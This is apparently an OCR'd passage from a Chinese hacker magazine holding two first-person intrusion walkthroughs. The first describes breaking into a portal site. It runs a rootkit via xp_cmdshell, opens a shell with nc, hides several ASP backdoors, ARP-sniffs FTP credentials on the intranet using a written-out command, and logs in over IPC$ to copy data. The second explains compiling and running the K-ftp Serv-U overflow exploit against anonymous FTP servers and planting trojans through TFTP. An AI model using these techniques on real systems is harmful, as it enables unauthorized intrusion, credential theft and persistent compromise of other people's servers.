


图3

接下的来的事就变得简单多了，借助ASP木马的上传功能，上传一个RootKit上去，这个RootKit可以通过80端口进行数据传输。因为根据以往入侵的经验，就算我们开放某一服务和相应端口，有防火墙和系统策略的阻挡，一样连不进去。这里我上传的是一个配置好了的NTRootKit 1.22_beta1，放到服务器C盘根目录下，之后的事就是如何去运行了。呵呵，有XP_cmdshell就是好办事，直接在IE里提交exec master.dbo.xp_cmdshell'c:\rootkit.exe'就OK了！这下好了，不用麻烦地去提升权限，直接用NC -vv IP 80，直到有信息后再输入"!!!PASSWORD mypassword"，直接开一个

Shell，结果一看还开了终端服务和MSSQL，想不到啊想不到！

或许有朋友说，到这一步，入侵就算结束了，但事实上我们要做的事还很多。在Web目录下新建一个目录，再把ASP木马放进去，多放一个后门保险点，已防万一被发现。再用RootKit将该目录隐藏。我少说放了5个ASP木马，嘿嘿。

渗透内网

没有控制所有的服务器对我来说就是入侵的失败，我并没有停止在单一控制这一个服务器上，而是上传了一些扫描、Sniff、ARP监听工具，准备进入内网！首先进入主站，收集信息，看看网络清单，如图4 所示。

尝试Ping xxxx.com，得到该主机的内网IP地址12.34.56.99，再利用Nmap扫一下，发现开放21、80、3389端口。看来在内网扫描时防御比较弱一些，该死的防火墙、IDS见鬼去吧。另外还让人想不到的是这么大的网站还用Windows系统，图个方便？废话少说，再看看刚才服务器的IP情况：




图4

IP 地址	12.34.56.88
掩码	255.255.0.0
网关	12.34.56.254
DNS服务	10.17.21.1

下面就开始ARP监听了，当然WinPcap.exe事先我们已经安装好了，下面我们就运行我已改名的ARPsniffer.exe，命令如下：

```
App.exe12.34.56.254 12.34.56.99 21 c:\111.txt 1
```

其中12.34.56.25是网关，12.34.56.99是主站服务器的IP，21就是我们监听的端口。还是从FTP入手比较方便，C:\111.txt是我们保存的记录文件，"1"为网卡的ID号。这里需要说明的是，虽然嗅探渗透是好几年前的技术，但由于目前中国网络结构和相关技术人员素质等问题，这个"古老"的技术可以说是百发百中。接下的事就是等待了，希望管理人员早点来上班登录FT。


过了一天，下班后回来看看有没有结果。登录RootKit，杀掉ARP.exe进程，再Type C:\111.txt查看文件记录。呵呵，是注定这个站会倒霉呢？还是佛保佑我呢？我竟然顺利得到了FTP的账号和密码，赶紧试试社会工程学吧！直接用原始的IPC$入侵试试（注意：就算服务器开了终端服务，我们在外网也是同样连接不进去的：）

```
net user \\12.34.56.99\ipc$ ftppasswd /user:administrator
```

天啊！建立连接成功，我已经晕得不行了，现在我想干什么都可以了，IPC$入侵大家都很熟悉了吧？我也就不废话了，入侵、留后门，Copy点认为有价值的东西，闪人！来日方长，反正有两个RootKit在，我就不信你重装系统！

后记

这么大的一个门户网站，存在这么大的安全问题，还没有一些中小型网站安全性高，我不禁要问：那么多专业管理员干嘛的？由此可见国内的一些网络管理人员的素质、工作态度等方面存在严重问题，希望加以改正，共同创造一个安全而稳定的网络环境。



Linux下的疯狂Serv-U溢出

文/图 金天辉

关于Serv-U溢出的文章，漏洞的成因及危害我就不多说了，以往黑防上介绍过很多，相信大家早已自己试验过了。今天我给大家带来的是在Linux下溢出的方法，没有什么高深的技术，只是给大家增加一种入侵的模式吧。

入侵的第一步当然是扫描。关于扫描我实在没什么好的方法，只能用SuperScan大面积扫描。另外，我的Linux不是基于虚拟机的，所以我是用Rdesktop的方法扫描。扫描器设置成只扫21端口，来看收集的信息，如图1 所示。




图1

然后就是溢出了，这是这篇文章的关键部分。我用的工具是K-ftp。首先把源代码放到工作目录下，然后执行

Gcc -o k-ftp k-ftp.c

编译成功后，再执行./k-ftp -h，看帮助信息，如图2 所示。




图2

按照说明，可以溢出Serv-U 3.X、4.X、5.X，也就是能溢出5.0.0.3以下的所有版本（包括5.0.0.3）。这里需要注意相关参数的应用：

-h 你要攻击的IP，这是必须填上的。

-P 注意这个是大写的，要填对方FTP的端口，如果对方是21端口，此项可省略。

-t 选择对方操作系统。判断操作系统的方法很多，如Telnet对方80端口。这个不是本文要探讨的重点，请查看相关文章。

-u 开始的时候我忘了说，现在补充一下。你找到的FTP服务器必须有可以访问的账户，匿名访问的也可以。同时，目标如果是匿名FTP服务器，此项和下面的密码项都可以不写。

-p 填写密码。

-d 绑定ShellCode端口，不选择的话，会默认使用21端口。建议不使用该参数，就使用默认的21端口，这样可以最大限度地绕过对方的防火墙，因为21毕竟是正常端口。

脚本小子：经过测试，这个程序可以溢出繁体中文的系统。

程序还算简单，前面的说明都看懂了，我们开始实践吧！如果对方是Serv-U FTP 5.0.0.4以上的版本，溢出攻击会总是提示成功，但就是连不上Shell，所以大家一定要注意对方服务器的FTP版本。还好我运气不坏，找到一个4.1的匿名FTP服务器，很简单地就溢出成功了，如图3 所示。

溢出成功后会自动连接，而且是System权限，剩下传木马留后门的工作，大家都很熟悉了，这里也就不多说。不过需要注意的是上传下载不同于Windows下的方式。或许你认为对方是FTP服务器，可以利用FTP上传，如果你真这么认为那就大错特错了，因为我们溢出后，FTP服务会自动停止，如图4 所示。

这里我提供一种思路，把工具传到Windows肉鸡上，然后在被攻击的服务器上用TFTP下载，这样方便了很多。当然，如果你会在Linux下架设FTP服务器那就更好办了，直接架一个新的就行了。




图3




图4

